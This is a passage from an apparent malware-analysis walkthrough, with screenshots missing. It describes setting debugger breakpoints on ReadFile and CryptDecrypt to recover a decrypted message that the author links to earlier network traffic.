
-> Hence we add a break there.

-> Then, we execute the code to that line of calling ReadFile and go to "Run to user code"







-> When we click on go to user code, we see the following and a function that stands out is CryptDecrypt, so we immediately add a break to it



-> We run till we hit the CryptDecrypt funnction and click Run to User Code again, where we observe that:





-> The stack frame has the decrypted message, which is what seems like it is calling as we can see previously in our network traffic network analysis.